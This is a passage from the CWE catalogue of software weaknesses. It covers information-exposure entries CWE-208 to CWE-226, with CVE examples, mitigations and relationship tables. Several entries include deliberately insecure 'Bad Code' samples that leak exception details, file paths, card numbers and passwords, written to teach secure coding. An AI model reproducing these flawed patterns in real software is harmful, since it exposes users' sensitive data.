The product behaves differently than other products like it, in a way that is observable to an attacker and exposes security-relevant information about which product is being used.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Observed Examples


Reference	Description
CVE-2000-1142	Honeybot generates an error with a "pwd" command in a particular directory, allowing attacker to know they are in a honeybot system.
CVE-2002-0208	Product modifies TCP/IP stack and ICMP error messages in unusual ways that show the product is in use.
CVE-2004-2252	Behavioral infoleak by responding to SYN-FIN packets.

Potential Mitigations

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Setup generic response pages for error condition. The error page should not disclose information about the success or failure of a sensitive operation. For instance, the login page should not confirm that the login is correct and the password incorrect. The attacker who tries random account name may be able to guess some of them. Confirming that the account exists would make the login page more susceptible to brute force attack.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		205	Information Exposure Through Behavioral Discrepancy	<input checked="" type="checkbox"/>	699 293 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	External behavioral inconsistency infoleak

CWE-208: Timing Discrepancy Information Leak

Weakness ID: 208 (*Weakness Base*)**Status:** Incomplete**Description****Summary**

Two separate operations in a product require different amounts of time to complete, in a way that is observable to an actor and reveals security-relevant information about the state of the product, such as whether a particular operation was successful or not.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- All

Observed Examples

Reference	Description
CVE-2000-1117	
CVE-2003-0078	
CVE-2003-0190	

Reference	Description
CVE-2003-0637	
CVE-2004-1602	
CVE-2005-0918	

Other Notes

Attack: Timing attack

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		203	Information Exposure Through Discrepancy	699 1000	291
CanPrecede		327	Use of a Broken or Risky Cryptographic Algorithm	1000	425

Relationship Notes

Often primary in cryptographic applications and algorithms.

Functional Areas

- Cryptography, authentication

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Timing discrepancy infoleak

CWE-209: Information Exposure Through an Error Message

Weakness ID: 209 (*Weakness Base*)

Status: Draft

Description**Summary**

The software generates an error message that includes sensitive information about its environment, users, or associated data.

Extended Description

The sensitive information may be valuable information on its own (such as a password), or it may be useful for launching other, more deadly attacks. If an attack fails, an attacker may use error information provided by the server to launch another more focused attack. For example, an attempt to exploit a path traversal weakness (CWE-22) might yield the full pathname of the installed application. In turn, this could be used to select the proper number of "." sequences to navigate to the targeted file. An attack using SQL injection (CWE-89) might not initially succeed, but an error message could reveal the malformed query, which would expose query logic and possibly even passwords or other sensitive information used within the query.

Time of Introduction

- Architecture and Design
- Implementation
- System Configuration
- Operation

Applicable Platforms**Languages**

- PHP (*Often*)
- All

Common Consequences**Confidentiality****Read application data**

Often this will either reveal sensitive information which may be used for a later attack or private information stored in the server.

Likelihood of Exploit

High

Detection Methods

Manual Analysis**High**

This weakness generally requires domain-specific interpretation using manual analysis. However, the number of potential error conditions may be too large to cover completely within limited time constraints.

Automated Analysis**Moderate**

Automated methods may be able to detect certain idioms automatically, such as exposed stack traces or pathnames, but violation of business rules or privacy requirements is not typically feasible.

Automated Dynamic Analysis**Moderate**

This weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Error conditions may be triggered with a stress-test by calling the software simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior.

Manual Dynamic Analysis

Identify error conditions that are not likely to occur during normal usage and trigger them.

For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Demonstrative Examples**Example 1:**

In the following example, sensitive information might be printed depending on the exception that occurs.

Java Example:*Bad Code*

```
try {
    /.../
}
catch (Exception e) {
    System.out.println(e);
}
```

If an exception related to SQL is handled by the catch, then the output might contain sensitive information such as SQL query structure or private information. If this output is redirected to a web user, this may represent a security problem.

Example 2:

The following code generates an error message that leaks the full pathname of the configuration file.

Perl Example:*Bad Code*

```
$ConfigDir = "/home/myprog/config";
$username = Get userInput("username");
# avoid CWE-22, CWE-78, others.
ExitError("Bad hacker!") if ($username !~ /^w+$/);
$file = "$ConfigDir/$username.txt";
if (! (-e $file)) {
    ExitError("Error: $file does not exist");
}
...
```


If this code is running on a server, such as a web application, then the person making the request should not know what the full pathname of the configuration directory is. By submitting a username that does not produce a \$file that exists, an attacker could get this pathname. It could then be used to exploit path traversal or symbolic link following problems that may exist elsewhere in the application.

Observed Examples

Reference	Description
CVE-2007-1409	Direct request to library file in web application triggers pathname leak in error message.
CVE-2007-5172	Program reveals password in error message if attacker can trigger certain database errors.
CVE-2008-1579	Existence of user names can be determined by requesting a nonexistent blog and reading the error message.
CVE-2008-2049	POP3 server reveals a password in an error message after multiple APOP commands are sent. Might be resultant from another weakness.
CVE-2008-3060	Malformed input to login page causes leak of full path when IMAP call fails.
CVE-2008-4638	Composite: application running with high privileges allows user to specify a restricted file to process, which generates a parsing error that leaks the contents of the file.

Potential Mitigations

Implementation

Ensure that error messages only contain minimal details that are useful to the intended audience, and nobody else. The messages need to strike the balance between being too cryptic and not being cryptic enough. They should not necessarily reveal the methods that were used to determine the error. Such detailed information can be used to refine the original attack to increase the chances of success.

If errors must be tracked in some detail, capture them in log messages - but consider what could occur if the log messages can be viewed by attackers. Avoid recording highly sensitive information such as passwords in any form. Avoid inconsistent messaging that might accidentally tip off an attacker about internal state, such as whether a username is valid or not.

Implementation

Handle exceptions internally and do not display errors containing potentially sensitive information to a user.

Implementation

Identify and Reduce Attack Surface

Defense in Depth

Use naming conventions and strong types to make it easier to spot when sensitive data is being used. When creating structures, objects, or other complex entities, separate the sensitive and non-sensitive data as much as possible.

This makes it easier to spot places in the code where data is being used that is unencrypted.

Implementation

Build and Compilation

Compilation or Build Hardening

Environment Hardening

Debugging information should not make its way into a production release.



System Configuration

Where available, configure the environment to use less verbose error messages. For example, in PHP, disable the `display_errors` setting during configuration, or at runtime using the `error_reporting()` function.

System Configuration

Create default error pages or messages that do not leak any information.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		200	Information Exposure	699	287
ChildOf		717	OWASP Top Ten 2007 Category A6 - Information Leakage and Improper Error Handling	629	848

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711	854
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ChildOf	C	751	2009 Top 25 - Insecure Interaction Between Components	750	873
ChildOf	G	755	Improper Handling of Exceptional Conditions	1000	881
ChildOf	C	801	2010 Top 25 - Insecure Interaction Between Components	800	935
ChildOf	C	815	OWASP Top Ten 2010 Category A6 - Security Misconfiguration	809	949
CanAlsoBe	V	81	<i>Improper Neutralization of Script in an Error Message Web Page</i>	1000	107
CanAlsoBe	V	201	<i>Information Exposure Through Sent Data</i>	1000	289
ParentOf	B	210	<i>Product-Generated Error Message Information Leak</i>	699 1000	299
ParentOf	B	211	<i>Product-External Error Message Information Leak</i>	699 1000	301
CanFollow	B	600	<i>Failure to Catch All Exceptions in Servlet</i>	1000	705
CanFollow	G	756	<i>Missing Custom Error Page</i>	1000	881

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Accidental leaking of sensitive information through error messages
OWASP Top Ten 2007	A6	CWE More Specific	Information Leakage and Improper Error Handling
OWASP Top Ten 2004	A7	CWE More Specific	Improper Error Handling
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
7	Blind SQL Injection	
54	Probing an Application Through Targeting its Error Reporting	
214	Fuzzing for garnering J2EE/.NET-based stack traces, for application mapping	
215	Fuzzing and observing application log data/errors for application mapping	

References

Web Application Security Consortium. "Information Leakage". < http://www.webappsec.org/projects/threat/classes/information_leakage.shtml >.

Brian Chess and Jacob West. "Secure Programming with Static Analysis". Section 9.2, page 326.. Addison-Wesley. 2007.

M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 16, "General Good Practices." Page 415. 1st Edition. Microsoft. 2002.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 11: Failure to Handle Errors Correctly." Page 185. McGraw-Hill. 2010.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 12: Information Leakage." Page 194. McGraw-Hill. 2010.

Johannes Ullrich. "Top 25 Series - Rank 16 - Information Exposure Through an Error Message". SANS Software Security Institute. 2010-03-17. < <http://blogs.sans.org/appsecstreetfighter/2010/03/17/top-25-series---rank-16---information-exposure-through-an-error-message/> >.

CWE-210: Product-Generated Error Message Information Leak

Weakness ID: 210 (Weakness Base)

Status: Draft

Description Summary

The software identifies an error condition and creates its own diagnostic or error messages that contain sensitive information.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Demonstrative Examples

The following code uses custom configuration files for each user in the application. It checks to see if the file exists on the system before attempting to open and use the file. If the configuration file does not exist, then an error is generated, and the application exits.

Perl Example:

Bad Code

```
$uname = Get userInput("username");
# avoid CWE-22, CWE-78, others.
if ($uname !~ /\w+$/)
{
    ExitError("Bad hacker!");
}
$filename = "/home/myprog/config/" . $uname . ".txt";
if (!( -e $filename))
{
    ExitError("Error: $filename does not exist");
}
```

If this code is running on a server, such as a web application, then the person making the request should not know what the full pathname of the configuration directory is. By submitting a username that is not associated with a configuration file, an attacker could get this pathname from the error message. It could then be used to exploit path traversal, symbolic link following, or other problems that may exist elsewhere in the application.

Observed Examples

Reference	Description
CVE-2005-1745	Infleak of sensitive information in error message (physical access required).

Potential Mitigations

Implementation

Any error should be parsed for dangerous revelations.

Implementation

Build and Compilation

Compilation or Build Hardening

Environment Hardening

Debugging information should not make its way into a production release.

Handle exceptions internally and do not display errors containing potentially sensitive information to a user. Create default error pages if necessary.

Other Notes

Attack: trigger error, monitor responses.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		209	Information Exposure Through an Error Message	699 1000	296
ParentOf		535	Information Leak Through Shell Error Message	699 1000	653
ParentOf		536	Information Leak Through Servlet Runtime Error Message	699 1000	653
ParentOf		537	Information Leak Through Java Runtime Error Message	699 1000	654

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ParentOf		550	Information Leak Through Server Error Message	699	663
				1000	

Functional Areas

- Non-specific

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Product-Generated Error Message Infoleak

CWE-211: Product-External Error Message Information Leak

Weakness ID: 211 (*Weakness Base*)

Status: Incomplete

Description

Summary

The software performs an operation that triggers an external diagnostic or error message that is not directly generated by the software, such as an error generated by the programming language interpreter that the software uses. The error can contain sensitive system information.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- PHP (*Often*)
- All

Enabling Factors for Exploitation

PHP applications are often targeted for having this issue when the PHP interpreter generates the error outside of the application's control. However, it's not just restricted to PHP, as other languages/environments exhibit the same issue.

Observed Examples

Reference	Description
CVE-2004-1101	Failure to handle filename request with trailing "/" causes multiple consequences, including information leak in Visual Basic error message.
CVE-2004-1579	Single "" inserted into SQL query leads to invalid SQL query execution, triggering full path disclosure. Possibly resultant from more general SQL injection issue.
CVE-2004-1581	chain: product does not protect against direct request of an include file, leading to resultant path disclosure when the include file does not successfully execute.
CVE-2005-0433	Various invalid requests lead to information leak in verbose error messages describing the failure to instantiate a class, open a configuration file, or execute an undefined function.
CVE-2005-0443	invalid parameter triggers a failure to find an include file, leading to infoleak in error message.
CVE-2005-0459	chain: product does not protect against direct request of a library file, leading to resultant path disclosure when the file does not successfully execute.

Potential Mitigations

System Configuration

Configure the application's environment in a way that prevents errors from being generated. For example, in PHP, disable `display_errors`.

Implementation

Build and Compilation

Compilation or Build Hardening

Environment Hardening

Debugging information should not make its way into a production release.

Implementation

Handle exceptions internally and do not display errors containing potentially sensitive information to a user. Create default error pages if necessary.

Implementation

The best way to prevent this weakness during implementation is to avoid any bugs that could trigger the external error message. This typically happens when the program encounters fatal errors, such as a divide-by-zero. You will not always be able to control the use of error pages, and you might not be using a language that handles exceptions.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		209	Information Exposure Through an Error Message	699	296
				1000	
CanAlsoBe		550	Information Leak Through Server Error Message	1000	663

Relationship Notes

This is inherently a resultant vulnerability from a weakness within the product or an interaction error.

Functional Areas

- Error handling

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Product-External Error Message Infoleak

CWE-212: Improper Cross-boundary Removal of Sensitive Data

Weakness ID: 212 (Weakness Base)

Status: Incomplete

Description**Summary**

The software uses a resource that contains sensitive data, but it does not properly remove that data before it stores, transfers, or shares the resource with actors in another control sphere.

Extended Description

Resources that may contain sensitive data include documents, packets, messages, databases, etc. While this data may be useful to an individual user or small set of users who share the resource, it may need to be removed before the resource can be shared outside of the trusted group. The process of removal is sometimes called cleansing or scrubbing.

For example, software that is used for editing documents might not remove sensitive data such as reviewer comments or the local pathname where the document is stored. Or, a proxy might not remove an internal IP address from headers before making an outgoing request to an Internet site.

Terminology Notes

The terms "cleansing" and "scrubbing" have multiple uses within computing. In information security, these are used for the removal of sensitive data, but they are also used for the modification of incoming/outgoing data so that it conforms to specifications.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- Language-independent

Common Consequences

Confidentiality

Sensitive data may be exposed to an unauthorized actor in another control sphere. This may have a wide range of secondary consequences which will depend on what data is exposed. One possibility is the exposure of system data allowing an attacker to craft a specific, more effective attack.

Observed Examples

Reference	Description
CVE-2002-0704	NAT feature in firewall leaks internal IP addresses in ICMP error messages.
CVE-2005-0406	Some image editors modify a JPEG image, but the original EXIF thumbnail image is left intact within the JPEG. (Also an interaction error).

Potential Mitigations

Requirements

Clearly specify which information should be regarded as private or sensitive, and require that the product offers functionality that allows the user to cleanse the sensitive information from the resource before it is published or exported to other parties.

Architecture and Design

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Implementation

Identify and Reduce Attack Surface

Defense in Depth





Use naming conventions and strong types to make it easier to spot when sensitive data is being used. When creating structures, objects, or other complex entities, separate the sensitive and non-sensitive data as much as possible.

This makes it easier to spot places in the code where data is being used that is unencrypted.

Implementation

Avoid errors related to improper resource shutdown or release (CWE-404), which may leave the sensitive data within the resource if it is in an incomplete state.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		200	Information Exposure	699	287
ChildOf		669	Incorrect Resource Transfer Between Spheres	1000	784
ChildOf		808	2010 Top 25 - Weaknesses On the Cusp	800	946
CanAlsoBe		226	<i>Sensitive Information Uncleared Before Release</i>	1000	311

Relationship Notes

This entry is intended to be different from resultant information leaks, including those that occur from improper buffer initialization and reuse, improper encryption, interaction errors, and multiple interpretation errors. This entry could be regarded as a privacy leak, depending on the type of information that is leaked.

There is a close association between CWE-226 and CWE-212. The difference is partially that of perspective. CWE-226 is geared towards the final stage of the resource lifecycle, in which the resource is deleted, eliminated, expired, or otherwise released for reuse. Technically, this involves a transfer to a different control sphere, in which the original contents of the resource are no longer relevant. CWE-212, however, is intended for sensitive data in resources that are intentionally shared with others, so they are still active. This distinction is useful from the perspective of the CWE research view (CWE-1000).

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Cross-Boundary Cleansing Infoleak

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
168	Windows ::DATA Alternate Data Stream	

CWE-213: Intended Information Leak

Weakness ID: 213 (Weakness Base) Status: Draft

Description

Summary

A product's design or configuration explicitly requires the publication of information that could be regarded as sensitive by an administrator.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Demonstrative Examples

The JSP code listed below displays a user's credit card and social security numbers in a browser window (even though they aren't absolutely necessary).

JSP Example:

Bad Code

```
Social Security Number: <%= ssn %></br>Credit Card Number: <%= ccn %>
```

Observed Examples

Reference	Description
CVE-2002-1725	Script calls phpinfo()
CVE-2003-1038	Product lists DLLs and full pathnames.
CVE-2003-1181	Script calls phpinfo()
CVE-2004-0033	Script calls phpinfo()
CVE-2004-1422	Script calls phpinfo()
CVE-2004-1590	Script calls phpinfo()
CVE-2005-0488	Telnet protocol allows servers to obtain sensitive environment information from clients.
CVE-2005-1205	Telnet protocol allows servers to obtain sensitive environment information from clients.

Potential Mitigations

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area. Consider what information might be regarded as sensitive by your product's users, even if it is not important for the safe operation of your system.

Other Notes

This overlaps other categories, but it is distinct from the error message infoleaks.

It's not always clear whether an infoleak is intentional or not. For example, CVE-2005-3261 identifies a PHP script that lists file versions, but it could be that the developer did not intend for this information to be public, but introduced a direct request issue instead.

In vulnerability theory terms, this covers cases in which the developer's Intended Policy allows the information to be made available, but the information might be in violation of a Universal Policy in which the product's administrator should have control over which

Relationships

Nature	Type	ID	Name	Page
ChildOf		200	Information Exposure	699 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Intended information leak

CWE-214: Process Environment Information Leak

Weakness ID: 214 (*Weakness Variant*)

Status: Incomplete

Description

Summary

A process is invoked with sensitive arguments, environment variables, or other elements that can be seen by other processes on the operating system.

Extended Description

Many operating systems allow a user to list information about processes that are owned by other users. This information could include command line arguments or environment variable settings. When this data contains sensitive information such as credentials, it might allow other users to launch an attack against the software or related resources.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Demonstrative Examples

In the Java example below, the password for a keystore file is read from a system property. If the property is defined on the command line when the program is invoked (using the `-D...` syntax), the password may be displayed in the OS process list.

Java Example:

Bad Code

```
String keystorePass = System.getProperty("javax.net.ssl.keyStorePassword");
if (keystorePass == null) {
    System.err.println("ERROR: Keystore password not specified.");
    System.exit(-1);
}
...
```



Observed Examples

Reference	Description
CVE-1999-1270	PGP passphrase provided as command line argument.
CVE-2001-1565	username/password on command line allows local users to view via "ps" or other process listing programs
CVE-2004-1058	Kernel race condition allows reading of environment variables of a process that is still spawning.
CVE-2004-1948	Username/password on command line allows local users to view via "ps" or other process listing programs.
CVE-2005-1387	password passed on command line
CVE-2005-2291	password passed on command line

Potential Mitigations

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		200	Information Exposure	699	287
ChildOf		634	Weaknesses that Affect System Processes	631	737

Research Gaps

Under-studied, especially environment variables.

Affected Resources

- System Process

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Process information infoleak to other processes

CWE-215: Information Exposure Through Debug Information

Weakness ID: 215 (Weakness Variant)

Status: Draft

Description

Summary

The application contains debugging code that can expose sensitive information to untrusted parties.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Demonstrative Examples

The following code reads a "debugEnabled" system property and writes sensitive debug information to the client browser if true.

JSP Example:

Bad Code

```
<% if (Boolean.getBoolean("debugEnabled")) {
%>
  User account number: <%= acctNo %>
<%
} %>
```

Observed Examples

Reference	Description
CVE-2002-0918	CGI script includes sensitive information in debug messages when an error is triggered.
CVE-2003-1078	FTP client with debug option enabled shows password to the screen.
CVE-2004-2268	Password exposed in debug information.





Potential Mitigations

Do not leave debug statements that could be executed in the source code. Assure that all debug information is eradicated before releasing the software.

Architecture and Design

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		200	Information Exposure	699 1000	287
ChildOf		717	OWASP Top Ten 2007 Category A6 - Information Leakage and Improper Error Handling	629	848
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ParentOf		11	ASP.NET Misconfiguration: Creating Debug Binary	1000	8

Relationship Notes

This overlaps other categories.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Infoleak Using Debug Information
OWASP Top Ten 2007	A6	CWE More Specific	Information Leakage and Improper Error Handling
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management

CWE-216: Containment Errors (Container Errors)

Weakness ID: 216 (*Weakness Class*)

Status: Incomplete

Description

Summary

This tries to cover various problems in which improper data are included within a "container."

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Compartmentalize your system to have "safe" areas where trust boundaries can be unambiguously drawn. Do not allow sensitive data to go outside of the trust boundary and always be careful when interfacing with a compartment outside of the safe area.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		199	Information Management Errors	699	287
ChildOf		485	Insufficient Encapsulation	1000	609
RequiredBy		61	UNIX Symbolic Link (Symlink) Following	1000	66
PeerOf		98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	1000	138
ParentOf		219	Sensitive Data Under Web Root	699	308
ParentOf		220	Sensitive Data Under FTP Root	699	308
RequiredBy		426	Untrusted Search Path	1000	541
ParentOf		493	Critical Public Variable Without Final Modifier	1000	622

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Containment errors (container errors)

Maintenance Notes

This entry is closely associated with others related to encapsulation and permissions, and might ultimately prove to be a duplicate.

CWE-217: DEPRECATED: Failure to Protect Stored Data from Modification

Weakness ID: 217 (*Deprecated Weakness Base*)

Status: Deprecated

Description

Summary

This weakness has been deprecated because it incorporated and confused multiple weaknesses. The issues formerly covered in this weakness can be found at CWE-766 and CWE-767.

CWE-218: DEPRECATED (Duplicate): Failure to provide confidentiality for stored data

Weakness ID: 218 (*Deprecated Weakness Base*)

Status: Deprecated

Description

Summary

This weakness has been deprecated because it was a duplicate of CWE-493. All content has been transferred to CWE-493.

CWE-219: Sensitive Data Under Web Root

Weakness ID: 219 (Weakness Variant)

Status: Draft

Description

Summary

The application stores sensitive data under the web document root with insufficient access control, which might make it accessible to untrusted parties.

Time of Introduction

- Operation
- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0943	Database file under web root.
CVE-2002-1449	Username/password in data file under web root.
CVE-2005-1645	database file under web root.
CVE-2005-1835	Data file under web root.
CVE-2005-2217	Data file under web root.

Potential Mitigations

Avoid storing information under the web root directory.

Access control permissions should be set to prevent reading/writing of sensitive files inside/outside of the web directory.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		216	Containment Errors (Container Errors)	699 1000	307
ChildOf		285	Improper Access Control (Authorization)	1000	373
CanPrecede		668	Exposure of Resource to Wrong Sphere	1000	783
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ChildOf		815	OWASP Top Ten 2010 Category A6 - Security Misconfiguration	809	949
ParentOf		433	Unparsed Raw Web Content Delivery	1000	550

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Sensitive Data Under Web Root
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management

CWE-220: Sensitive Data Under FTP Root

Weakness ID: 220 (Weakness Variant)

Status: Draft

Description

Summary

The application stores sensitive data under the FTP document root with insufficient access control, which might make it accessible to untrusted parties.

Time of Introduction

- Operation
- Architecture and Design

Applicable Platforms

Languages

- All

Potential Mitigations

Avoid storing information under the FTP root directory.

Access control permissions should be set to prevent reading/writing of sensitive files inside/outside of the FTP directory.

Background Details

Various Unix FTP servers require a password file that is under the FTP root, due to use of chroot.

Relationships

Nature	Type	ID	Name	ⓧ	Page
ChildOf		216	Containment Errors (Container Errors)	699	307
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Sensitive Data Under FTP Root

CWE-221: Information Loss or Omission

Weakness ID: 221 (*Weakness Class*)**Status:** Incomplete

Description

Summary

The software does not record, or improperly records, security-relevant information that leads to an incorrect decision or hampers later analysis.

Extended Description

This can be resultant, e.g. a buffer overflow might trigger a crash before the product can log the event.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	ⓧ	Page
ChildOf		199	Information Management Errors	699	287
ChildOf		664	Improper Control of a Resource Through its Lifetime	1000	777
ParentOf		222	<i>Truncation of Security-relevant Information</i>	699 1000	310
ParentOf		223	<i>Omission of Security-relevant Information</i>	699 1000	310
ParentOf		224	<i>Obscured Security-relevant Information by Alternate Name</i>	699 1000	311
ParentOf		356	<i>Product UI does not Warn User of Unsafe Actions</i>	1000	457
ParentOf		396	<i>Declaration of Catch for Generic Exception</i>	1000	506
ParentOf		397	<i>Declaration of Throws for Generic Exception</i>	1000	507
ParentOf		451	<i>UI Misrepresentation of Critical Information</i>	1000	567

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Information loss or omission

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
81	Web Logs Tampering	

CWE-222: Truncation of Security-relevant Information

Weakness ID: 222 (Weakness Base)

Status: Draft

Description

Summary

The application truncates the display, recording, or processing of security-relevant information in a way that can obscure the source or nature of an attack.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2003-0412	Does not log complete URI of a long request (truncation).
CVE-2004-2032	Bypass URL filter via a long URL with a large number of trailing hex-encoded space characters.
CVE-2005-0585	Web browser truncates long sub-domains or paths, facilitating phishing.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		221	Information Loss or Omission	699 1000	309

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Truncation of Security-relevant Information

CWE-223: Omission of Security-relevant Information

Weakness ID: 223 (Weakness Base)

Status: Draft

Description

Summary

The application does not record or display information that would be important for identifying the source or nature of an attack, or determining if an action is safe.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-1999-1029	Login attempts not recorded if user disconnects before maximum number of tries.
CVE-2000-0542	Failed authentication attempt not recorded if later attempt succeeds.
CVE-2002-1839	Sender's IP address not recorded in outgoing e-mail.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		221	Information Loss or Omission	699 1000	309

Nature	Type	ID	Name	V	Page
ParentOf	B	778	Insufficient Logging	699	909
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Omission of Security-relevant Information

CWE-224: Obscured Security-relevant Information by Alternate Name

Weakness ID: 224 (Weakness Base)

Status: Incomplete

Description

Summary

The software records security-relevant information according to an alternate name of the affected entity, instead of the canonical name.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2002-0725	Attacker performs malicious actions on a hard link to a file, obscuring the real target file.

Potential Mitigations

Avoid making decisions based on names of resources if those resources can have alternate names.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	221	Information Loss or Omission	699	309
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Obscured Security-relevant Information by Alternate Name

References

M. Howard and D. LeBlanc. "Writing Secure Code". 2nd Edition. Microsoft. 2003.

CWE-225: DEPRECATED (Duplicate): General Information Management Problems

Weakness ID: 225 (Deprecated Weakness Base)

Status: Deprecated

Description

Summary

This weakness can be found at CWE-199.

CWE-226: Sensitive Information Uncleared Before Release

Weakness ID: 226 (Weakness Base)

Status: Draft

Description

Summary

The software does not fully clear previously used information in a data structure, file, or other resource, before making that resource available to a party in another control sphere.

Extended Description

This typically results from new data that is not as long as the old data, which leaves portions of the old data still available. Equivalent errors can occur in other situations where the length of data is variable but the associated data structure is not. Failing to clear memory when finished may allow unintended actors to read the data when the memory is reallocated.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- Language-independent

Observed Examples

Reference	Description
CVE-2002-2077	Memory not properly cleared before reuse.
CVE-2003-0001	Ethernet NIC drivers do not pad frames with null bytes, leading to infoleak from malformed packets.
CVE-2003-0291	router does not clear information from DHCP packets that have been previously used
CVE-2005-1406	Products do not fully clear memory buffers when less data is stored into the buffer than previous.
CVE-2005-1858	Products do not fully clear memory buffers when less data is stored into the buffer than previous.
CVE-2005-3180	Products do not fully clear memory buffers when less data is stored into the buffer than previous.
CVE-2005-3276	Product does not clear a data structure before writing to part of it, yielding information leak of previously used memory.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		200	Information Exposure	699	287
CanAlsoBe		212	Improper Cross-boundary Removal of Sensitive Data	1000	302
ChildOf		459	Incomplete Cleanup	1000	575
ChildOf		633	Weaknesses that Affect Memory	631	737
ChildOf		729	OWASP Top Ten 2004 Category A8 - Insecure Storage	711	854
ChildOf		742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866
ParentOf		244	Failure to Clear Heap Memory Before Release ('Heap Inspection')	1000	325

Relationship Notes

